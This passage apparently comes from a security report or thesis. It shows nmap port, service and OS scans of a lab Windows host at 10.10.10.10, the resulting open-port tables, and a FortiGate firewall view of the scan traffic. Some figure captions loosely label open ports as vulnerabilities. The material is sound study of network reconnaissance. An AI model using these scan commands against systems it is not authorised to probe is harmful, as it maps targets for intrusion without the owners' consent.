
Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 10.10.10.10

nmap -p 1-65535 -T4 -A -v 10.10.10.10

```
SYN Stealth Scan Timing: About 40.17% done; ETC: 21:38 (0:03:45 remaining)
SYN Stealth Scan Timing: About 48.11% done; ETC: 21:38 (0:03:15 remaining)
Discovered open port 49155/tcp on 10.10.10.10
SYN Stealth Scan Timing: About 56.07% done; ETC: 21:38 (0:02:45 remaining)
Discovered open port 2000/tcp on 10.10.10.10
SYN Stealth Scan Timing: About 64.01% done; ETC: 21:38 (0:02:15 remaining)
SYN Stealth Scan Timing: About 71.91% done; ETC: 21:38 (0:01:46 remaining)
Discovered open port 49152/tcp on 10.10.10.10
Discovered open port 49154/tcp on 10.10.10.10
SYN Stealth Scan Timing: About 79.69% done; ETC: 21:38 (0:01:17 remaining)
Discovered open port 49156/tcp on 10.10.10.10
SYN Stealth Scan Timing: About 87.63% done; ETC: 21:38 (0:00:47 remaining)
Discovered open port 2869/tcp on 10.10.10.10
Discovered open port 49157/tcp on 10.10.10.10
Discovered open port 5060/tcp on 10.10.10.10
Completed SYN Stealth Scan at 21:38, 390.79s elapsed (65535 total ports)
Initiating Service scan at 21:38
Scanning 13 services on 10.10.10.10
Service scan Timing: About 61.54% done; ETC: 21:40 (0:00:34 remaining)
Completed Service scan at 21:39, 58.97s elapsed (13 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.10
Initiating Traceroute at 21:39
Completed Traceroute at 21:39, 0.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 21:39
Completed Parallel DNS resolution of 2 hosts. at 21:39, 13.00s elapsed
NSE: Script scanning 10.10.10.10.
Initiating NSE at 21:39
```

Figure 4-24 NMAP Reconnaissance / scanning ii



Target: 10.10.10.10

Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10


http
microsoft-ds
msrpc
ms-wbt-server
netbios-ssn
tcpwrapped
unknown

☑ address
☑ hostname

Navigation 225.0
Zoom 201
Ring gap 30


Fisheye on ring 1.00 with interest factor 2.00 and spread factor 0.50

Figure 4-25 NMAP TCP Wrapped target host




```
Host is up (0.048s latency).
Not shown: 88 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
2000/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
5060/tcp  open  tcpwrapped
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
Device type: general purpose
Running: Microsoft Windows 2008|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008::beta3 cpe:/
o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Vista
SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2,
Windows 7 SP1, or Windows Server 2008
Network Distance: 2 hops
Service Info: Host: WINPC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.24 seconds
```

Figure 4-26 NMAP host vulnerabilities (open ports) i



	Hostname	Port	Protocol	State	Version
●	10.10.10.10	49157	tcp	open	
●	10.10.10.10	49156	tcp	open	
●	10.10.10.10	49155	tcp	open	
●	10.10.10.10	49154	tcp	open	
●	10.10.10.10	49153	tcp	open	
●	10.10.10.10	49152	tcp	open	

Figure 4-27 NMAP host vulnerabilities (open ports) ii



Target: 10.10.10.10


Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10

Service
unknown
tcpwrapped
netbios-ssn
ms-wbt-server
msrpc
microsoft-ds
http

	Hostname	Port	Protocol	State	Version
●	10.10.10.10	5060	tcp	open	
●	10.10.10.10	2000	tcp	open	

Figure 4-28 NMAP host vulnerabilities (open ports) ii



Target: 10.10.10.10


Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10

Service
unknown
tcpwrapped
netbios-ssn
ms-wbt-server
msrpc
microsoft-ds
http

	Hostname	Port	Protocol	State	Version
●	10.10.10.10	139	tcp	open	Microsoft Windows netbios-ssn

Figure 4-29 NMAP: Vulnerability nebios-ssn (open port)




Target: 10.10.10.10 Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10

```
Service
unknown
tcpwrapped
netbios-ssn
ms-wbt-server
msrpc
microsoft-ds
http
```

```
   Hostname   Port   Protocol   State   Version
●  10.10.10.10   3389   tcp   open
```

Figure 4-30 NMAP: MS-wbt-server Vulnerability (open port)




Target: 10.10.10.10 Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10

```
Service
unknown
tcpwrapped
netbios-ssn
ms-wbt-server
msrpc
microsoft-ds
http
```

```
   Hostname   Port   Protocol   State   Version
●  10.10.10.10   135   tcp   open   Microsoft Windows RPC
```

Figure 4-31 NMAP: MSRPC vulnerability




Target: 10.10.10.10 Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10

```
Service
unknown
tcpwrapped
netbios-ssn
ms-wbt-server
msrpc
microsoft-ds
http
```

```
   Hostname   Port   Protocol   State   Version
●  10.10.10.10   445   tcp   open   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
```

Figure 4-32 NMAP: MSRPC (Eternal blue ransomware vulnerability)



Target: 10.10.10.10


Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.10.10.10

Service
unknown
tcpwrapped
netbios-ssn
ms-wbt-server
msrpc
microsoft-ds
http


	Hostname	Port	Protocol	State	Version
●	10.10.10.10	2869	tcp	open	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Figure 4-33 NMAP: Webserver port




Port	Protocol	State	Service	Method
135	tcp	open	msrpc	probed
139	tcp	open	netbios-ssn	probed
445	tcp	open	microsoft-ds	probed
2000	tcp	open	tcpwrapped	probed
2869	tcp	open	http	probed
3389	tcp	open	ms-wbt-server	table
5060	tcp	open	tcpwrapped	probed
49152	tcp	open	unknown	table
49153	tcp	open	unknown	table
49154	tcp	open	unknown	table
49155	tcp	open	unknown	table
49156	tcp	open	unknown	table
49157	tcp	open	unknown	table

Figure 4-34 NMAP: List of all vulnerabilities



Source	Source Device	Source Interface	Destination	Destination Device	Destination Interface	Application	Bytes (Sent/Received)
172.16.10.10	00:50:00:00:02:00	Outside (port1)	10.10.10.10	50:00:00:04:00:00	Inside segment (port2)	ICMP/8	32.26 kB

Figure 4-35 Firewall connection view during NMAP Scan




Summary of 172.16.10.10

Device	00:50:00:00:02:00
Applications Detected	1
Bytes (Sent/Received)	104.83 kB
Bandwidth	1.62 kbps
Sessions	1
Time Period	Realtime
FortiGate	FGVMEVC0F7GQVPB1

Destinations

